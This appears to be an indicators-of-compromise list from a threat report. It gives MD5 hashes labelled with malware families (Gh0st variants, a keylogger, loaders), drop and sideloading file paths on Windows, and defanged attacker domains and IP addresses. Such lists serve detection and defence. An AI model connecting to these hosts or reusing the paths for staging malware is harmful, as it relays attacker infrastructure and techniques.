1179f589791c2eaa1ae33f38e62753d0	Malicious C# script
0b744f9d38e125cd4fe14289272ac0e2	InsidiousGh0st

960a964cab127c4f3c726612fdeaeb08	EtherealGh0st
1d2185c956a75a8628e310a38dea4001	InsidiousGh0st
7169179cc18e6aa6c2c36e4bee59f63d	EtherealGh0st
cf398f9780de020919daad9ca4a27455	EtherealGh0st
96a43d13fd11464e9898af98cc5bb24b	Xkeylog keylogger
14a88779c7e03ecfc19dd18221e25105	EtherealGh0st
2bf96bd44942ca8beed04623a1e19e24	Hid.dll loader
fabdf1094b49673bc0f015cbb986bad5	Hid.dll loader
00bcbeb6ffdadc50a931212eff424e19	EtherealGh0st
e5fc13c39dd81e6de11d1c211f4413ba	Xkeylog keylogger
9425f9f7cc393c492deb267c12d031c5	Hid Dropper
551bda0f19bf2705f5f7bd52dcbc021f	EtherealGh0st
654163ab9002bd06f68a9f41123b1cd4	EtherealGh0st
fda22f52f0d3a81f095a00810a3dd70a	EtherealGh0st
cf5f2e3e1ce82e75a2d0885af5efa1ef	EtherealGh0st
3631001b60bdf712e6294d40ec777d87	EtherealGh0st
4e470ea6d7d7da6dd4147c8e948df7c8	InsidiousGh0st
73daf06fed93d542af04d59a4545fab0	FluffyGh0st
100c461d79471c96eba20c8eae35c5ba	FluffyGh0st
40466fd795360ac4270751d8c4500c39	EtherealGh0st
cb9e6fa194b8fa2ef5b6b19e0bd6873e	EtherealGh0st
af215f4670ae190e699c27e5205aadee	Eventlog info extractor
39d43f21b3c2b9f94165f5257b229fb4	EtherealGh0st
3dc8d8a70cc60a2376ce5c555d242cf3	EtherealGh0st
6f01bed0b875069ec5b9650e6d8c416f	EtherealGh0st
5f8f9269bcd52ef630bc563b83059b77	FluffyGh0st
fa93aec0018c5e3d1d58b76af159bb82	FluffyGh0st
846838327cda19b4415afd5b352c95df	EtherealGh0st

17303b1a254abb9ed0795f7d9b51b462	FluffyGh0st
3decde2a91f52255dd97eaafc2666947	FluffyGh0st
b98e54d01a094bb6b83eff06a8cf49d6	EtherealGh0st
b1a886f8904d90ad28fce0dc0dc9df93	Ps2dllLoader
5800fff782c36df785dad1d0a34ad418	Ps2dllLoader
4b68c803db1b4222292adba3b2a1a03	EtherealGh0st
6c49738668ca7c054f0708ecc3b626c8	SerialPktDoor loader
d9a452c1c06903fafa4dc4625b2c2d9b	EtherealGh0st
91017ad856cff5f0cb304ea2a3ae81c9	FluffyGh0st
f54bed43b372997f3bafe5c67c799e73	InsidiousGh0st
cd0b810751eb2a1470e44f7f6660d5f4	InsidiousGh0st
80fb9865209f8d8d1017c8151c79ef74	Network scanner
c8c890cf8d61cab805e9ef0a4471579a	EtherealGh0st
0f4d06cedc93c7784580a3a7c4ad2fb4	InsidiousGh0st
c182b3e659a416fe59f3613c08a8cffb	InsidiousGh0st go variant
942086934f4dd65c3e0158c9b8d89933	SharpZulip
124bdaaa70da4daeacbc0513b6c0558e	

File Paths

c:\program files\videolan\vlc\msftedit.dll
c:\programdata\adobe\arm\arm.dll
c:\programdata\coint.dll
c:\programdata\epson\setup\msftedit.dll
c:\programdata\microsoft\devicesync\msftedit.dll
c:\programdata\microsoft\network\connections\winsync.dll
c:\programdata\microsoft\servermanager\events\msftedit.dll
c:\programdata\microsoft\windows\clipsvc\genuineticket\msftedit.dll

c:\programdata\mscorsvc.dll
c:\programdata\mscorsvw.exe
c:\programdata\prod.dll
c:\programdata\server.dll
c:\programdata\ssh\msftedit.dll
c:\programdata\ssh\setup.exe
c:\programdata\ssh\ssh.sys
c:\programdata\stub.ps1
c:\programdata\usoshared\log.dll
c:\programdata\usoshared\logs\mscorsvc.dll
c:\programdata\usoshared\uso.dll
c:\programdata\winsync.dll
c:\python27\mscorsvc.dll
c:\users\<user>\appdata\local\adobe\acrobat\mscorsvc.dll
c:\users\<user>\appdata\local\comms\msftedit.dll
c:\users\<user>\appdata\local\microsoft\windows\caches\cversions.db
c:\users\<user>\appdata\local\temp\microsoftupdate.log
c:\users\<user>\appdata\roaming\adobe\mscorsvc.dll
c:\users\<user>\appdata\roaming\brother\mscorsvc.dll
c:\users\<user>\appdata\roaming\microsoft\mscorsvc.dll
c:\users\<user>\appdata\roaming\mscorsvc.dll
c:\users\<user>\desktop\dbghelp.dll
c:\users\<user>\desktop\gro.dll
c:\users\<user>\desktop\m.dll
c:\users\<user>\desktop\mscorsvc.dll
c:\users\<user>\desktop\mscorsvw.exe
c:\users\<user>\desktop\msftedit.dll
c:\users\<user>\desktop\s.dll

c:\users\<user>\desktop\servicemove64.exe
c:\users\<user>\desktop\sls
c:\users\<user>\desktop\sur.dll
c:\users\<user>\desktop\wh.exe
c:\users\<user>\desktop\yh.exe
c:\users\<user>\downloads\rea.dll
c:\users\public\downloads\data.dll
c:\users\public\downloads\mscorsvc.dll
c:\users\public\downloads\notea.exe
c:\windows\addins\mscorsvc.dll
c:\windows\cursors\curs.cur
c:\windows\debug\wia\vpn_bridge.config
c:\windows\help\help\mscorsvc.dll
c:\windows\help\mscorsvc.dll
c:\windows\ime\server.dll
c:\windows\livekernelreports\mscorsvc.dll
c:\windows\mscorsvc.dll
c:\windows\policydefinitions\mscorsvc.dll
c:\windows\servicestate\servicestate.dll
c:\windows\setup\cert.dll
c:\windows\setup\mscorsvc.dll
c:\windows\system32\dsc\msftedit.dll
c:\windows\system32\grouppolicy\datastore\0\sysvol\<domain>\policies\{31b2f340-016d-11d2-945f-00c04fb984f9}\machine\applications.dll
c:\windows\system32\mscorsvc.dll
c:\windows\system32\perceptionsimulation\hid.dll
c:\windows\system32\perceptionsimulation\hidserv.dll
c:\windows\systemtemp\mscorsvc.dll

c:\windows\systemtemp\winsat\mscorsvc.dll
em_nqiy9yrk_installer.msi
recorded.log

Domain Names

upupdate.ooguy[.]com
fc.adswt[.]com
mail.simpletra[.]com
mail.adswt[.]com
api.simpletra[.]com
bit.kozow[.]com
bitdefenderupdate[.]org
auth.bitdefenderupdate[.]com
mail.pcygphil[.]com
mail.bomloginset[.]com
dns-log.d-n-s.org[.]uk
linklab.blinklab[.]com
link.theworkguyoo[.]com
mail.theworkguyoo[.]com
sopho.kozow[.]com
news.nevuer[.]com
payroll.mywire[.]org
employee.mywire[.]org
airst.giize[.]com
cdn.g8z[.]net
manags.twilightparadox[.]com
dns.g8z[.]net

message.ooguy[.]com
spcg.lunaticfridge[.]com
helpdesk.fxnxs[.]com
newy.hifiliving[.]com
images.emldn[.]com
word.emldn[.]com
provider.giize[.]com
rest.redirectme[.]net
api.bitdefenderupdate[.]org

IP Addresses

167.71.199[.]105
188.166.224[.]242
159.223.78[.]147
128.199.166[.]143
164.92.146[.]227
192.153.57[.]24
209.97.167[.]177
112.113.112[.]5
193.149.129[.]128
128.199.66[.]11
45.61.137[.]109
139.59.107[.]49
152.42.198[.]152
